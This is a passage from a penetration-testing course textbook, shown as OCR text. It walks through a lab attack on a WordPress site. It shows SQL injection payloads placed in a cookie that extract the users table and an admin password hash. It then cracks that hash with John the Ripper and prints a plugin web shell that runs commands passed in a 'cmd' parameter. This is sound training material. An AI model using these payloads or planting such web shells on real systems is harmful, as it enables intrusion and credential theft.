

Figure 327: Querying for All Tables

The result includes a large list of tables, but the one that stands out to us most is *wp_users*, since it will most likely contain the WordPress user information.

Now that we have the table name, we can work on retrieving its column names. To do this, we query the *column_name* column within *information_schema.columns*, limiting the result to those where the table is *wp_users*. This can be done by updating our payload as shown in Listing 868.

```
["1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,column_name,11 FROM information_
schema.columns WHERE table_name='wp_users'#"]
```

Listing 868 - List of all columns in the wp_users table

As with the previous payload, this payload will also be placed in the *wp_sap* cookie value in the Repeater tab.



Figure 328: Querying for All Columns in wp_users

The result of our query reveals several column names. The most interesting to us are *user_login* and *user_pass* as these will most likely contain the credentials to authenticate to the WordPress instance.

Next, let's query for the username. To do this, we need to send a SQL injection request asking for all *user_login* values from the *wp_users* table. This can be done by updating our query as follows.

```
["1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,user_login,11 FROM wp_users#"]
```

Listing 869 - Listing all usernames

We once again repeat the same injection as before.



Figure 329: Querying for All users in wp_users

This query discloses only one username: wp_ajla_admin. Now that we have a username, it's time to get the password hash.

To do this, we need to replace *user_login* in our query with *user_pass*.

```
["1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,user_pass,11 FROM wp_users#"]
```

Listing 870 - Listing all passwords



Figure 330: Querying for All passwords in wp_users

As a result of our injection, we are able to recover the admin's password hash. Note the encoding at the end; the response contains three "\" characters to escape the single "/". This hash will need to be cracked before we attempt to authenticate against the web application.

24.2.2.2 Exercise

1. Use sqlmap to exploit the SQL injection and extract the username and password.

24.2.3 Cracking the Password

Now that we have the password hash, we will need to crack it to get the plaintext password. While we can run a traditional brute force attack where we try every letter combination in the hopes that one matches up, this might take a very long time. Instead we will choose to start by using the "rockyou" wordlist, which is included in Kali Linux.

If you haven't already done so, you can expand the archive by decompressing the /usr/share/wordlists/rockyou.txt.gz file with gunzip. This will replace the archive file with a plain text file.

Before we continue, let's create a file containing the password hash.

```
kali@kali:~$ echo "$P$BfBIi66MsPQgzmvYsUzwjc5vSx9L6i/" > pass.txt
```

Listing 871 - Adding the password to a file

Let's attempt to crack the password using *John the Ripper*. We will use the **`-wordlist`** option along with the path to our wordlist and provide the filename that contains the password hash.

```
kali@kali:~/Desktop/sandbox.local$ john --wordlist=/usr/share/wordlists/rockyou.txt pa
ss.txt
...
!love29jan2006!  (?)
1g 0:00:22:59 DONE 0.000724g/s 10391p/s 10391c/s 10391C/s !lovegod..!lov3h!m
Use "--show --format=phpass" to display all of the cracked passwords reliably
Session completed
```

Listing 872 - Running John the Ripper

Running the command above may take a long time, depending on the CPU of the computer. Based on the output in Listing 872, John indicates that the password is "!love29jan2006!". Let's try to see if we can log in to the web application.

By default, the WordPress login page can be found at /wp-admin. Visiting this page prompts us to enter a username and password.



Figure 331: Logging in as the Administrator user

Once we click *Login*, we get to the admin dashboard.



Figure 332: Successful Login

> *It is possible that you might get a request to verify the admin email. If this is the case, you can just click "This email is correct" to continue.*

Now that we are logged in, we can continue our enumeration journey to discover what we should exploit next.

24.2.4 Enumerating the Admin Interface

Logging in to the admin interface opens up the door for further exploitation. Before we start exploring ways to elevate our current access, let's investigate the options WordPress has to offer.

One good place to start in WordPress is the *Info* tab under the *Tools* > *Site Health* section.



Figure 333: Viewing the WordPress Info Page

On this page, we can determine that the server is running WordPress using PHP version 7.0.33-0ubuntu0.16.04.7. We also find that the database is running on the 10.5.5.11 IP address, which is different than the one we are currently targeting. This is not unusual as databases and web applications are often run on separate servers.

Now that we have gathered some basic information, we can attempt to elevate our access. One convenient aspect of having administrative access to WordPress is that we can install our own plugins. Plugins in WordPress are written in PHP and do not have many limitations. For example,

we could upload a plugin that contains a PHP reverse shell or code execution capabilities. Fortunately, others have already created malicious plugins just for this purpose.

One such plugin can be found in the *seclists* package, which can be installed in Kali with **apt**.

```
kali@kali:~$ sudo apt install seclists
```

Listing 873 - Installing the seclists package

Once installed, the seclist directory can be found in /usr/share/seclists and the file that we are looking for can be found in Web-Shells/WordPress.

```
kali@kali:~$ cd /usr/share/seclists/Web-Shells/WordPress

kali@kali:/usr/share/seclists/Web-Shells/WordPress$ ls
bypass-login.php  plugin-shell.php
```

Listing 874 - Listing seclists WordPress web shells

The specific file we are looking for is plugin-shell.php. Let's quickly inspect it and find out what it does.

```
1  <?php
2      /*
3      Plugin Name: Cheap & Nasty Wordpress Shell
4      Plugin URI: https://github.com/leonjza/wordpress-shell
5      Description: Execute Commands as the webserver you are serving wordpress with!
Shell will probably live at /wp-content/plugins/shell/shell.php. Commands can be given
using the 'cmd' GET parameter. Eg: "http://192.168.0.1/wp-content/plugins/shell/shell.
php?cmd=id", should provide you with output such as <code>uid=33(www-data) gid=verd33(
www-data) groups=33(www-data)</code>
6      Author: Leon Jacobs
7      Version: 0.3
8      Author URI: https://leonjza.github.io
9      */
```

Listing 875 - WordPress plugin shell comments

Lines 2-9 in Listing 875 are comments that are required for WordPress to recognize the file as a plugin.

```
11  # attempt to protect myself from deletion
12  $this_file = __FILE__;
13  @system("chmod ugo-w $this_file");
14  @system("chattr +i $this_file");
```

Listing 876 - Self-deletion protection

Lines 12-14 attempt protect the file from being deleted by the system.

```
19  # test if parameter 'cmd', 'ip or 'port' is present. If not this will avoid an err
or on logs or on all pages if badly configured.
20  if(isset($_REQUEST[$cmd])) {
21
22      # grab the command we want to run from the 'cmd' GET or POST parameter (POST d
on't display the command on apache logs)
23      $command = $_REQUEST[$cmd];
24      executeCommand($command);
```

Listing 877 - Check for cmd parameter

Lines 20-24 will attempt to run a system command if the *cmd* variable is set in the HTTP request. The plugin will use the *executeCommand* function in order to identify and execute the appropriate PHP internal API to run a command on the target system. The *executeCommand* function can be found on Lines 47-82.

```
47  function executeCommand(string $command) {
48
49       # Try to find a way to run our command using various PHP internals
50      if (class_exists('ReflectionFunction')) {
51
52         # http://php.net/manual/en/class.reflectionfunction.php
53         $function = new ReflectionFunction('system');
54         $function->invoke($command);
55
56      } elseif (function_exists('call_user_func_array')) {
57
58         # http://php.net/manual/en/function.call-user-func-array.php
59         call_user_func_array('system', array($command));
60
61      } elseif (function_exists('call_user_func')) {
62
63         # http://php.net/manual/en/function.call-user-func.php
64         call_user_func('system', $command);
65
66      } else if(function_exists('passthru')) {
67
68         # https://www.php.net/manual/en/function.passthru.php
69         ob_start();
70         passthru($command , $return_var);
71         $output = ob_get_contents();
72         ob_end_clean();
73
74      } else if(function_exists('system')){
75
76         # this is the last resort. chances are PHP Suhosin
77         # has system() on a blacklist anyways :>
78
79         # http://php.net/manual/en/function.system.php
80         system($command);
81      }
82  }
```

Listing 878 - executeCommand function

The plugin-shell.php plugin is a catalyst to execute commands on the system. Once we are able to trigger arbitrary code execution on the compromised host, there are a number of methods we could use to obtain a proper reverse shell.

24.2.5 Obtaining a Shell

To obtain a shell, we first must package the plugin in a way that WordPress knows how to handle. WordPress expects plugins to be in a zip file. When WordPress receives the zip file, it will extract it into the wp-content/plugins directory on the server. WordPress places the contents of the zip file into a folder that matches the name of the zip file itself. Because of this, we will need to make note of the name of the file in order to be able to access our PHP shell later on.

The creation of a zip file is shown in Listing 879.

```
kali@kali:~$ cd /usr/share/seclists/Web-Shells/WordPress

kali@kali:/usr/share/seclists/Web-Shells/WordPress$ sudo zip plugin-shell.zip plugin-shell.php
  adding: plugin-shell.php (deflated 58%)
```

Listing 879 - Creating zip package for web shell

The generated zip file is named **plugin-shell.zip** and will be placed in the **plugin-shell** folder within **wp-content/plugins** on the server.

Now that the plugin package is generated, it's time to upload the shell. First, we need to visit the Plugins page by clicking the *Plugins* link on the left sidebar.

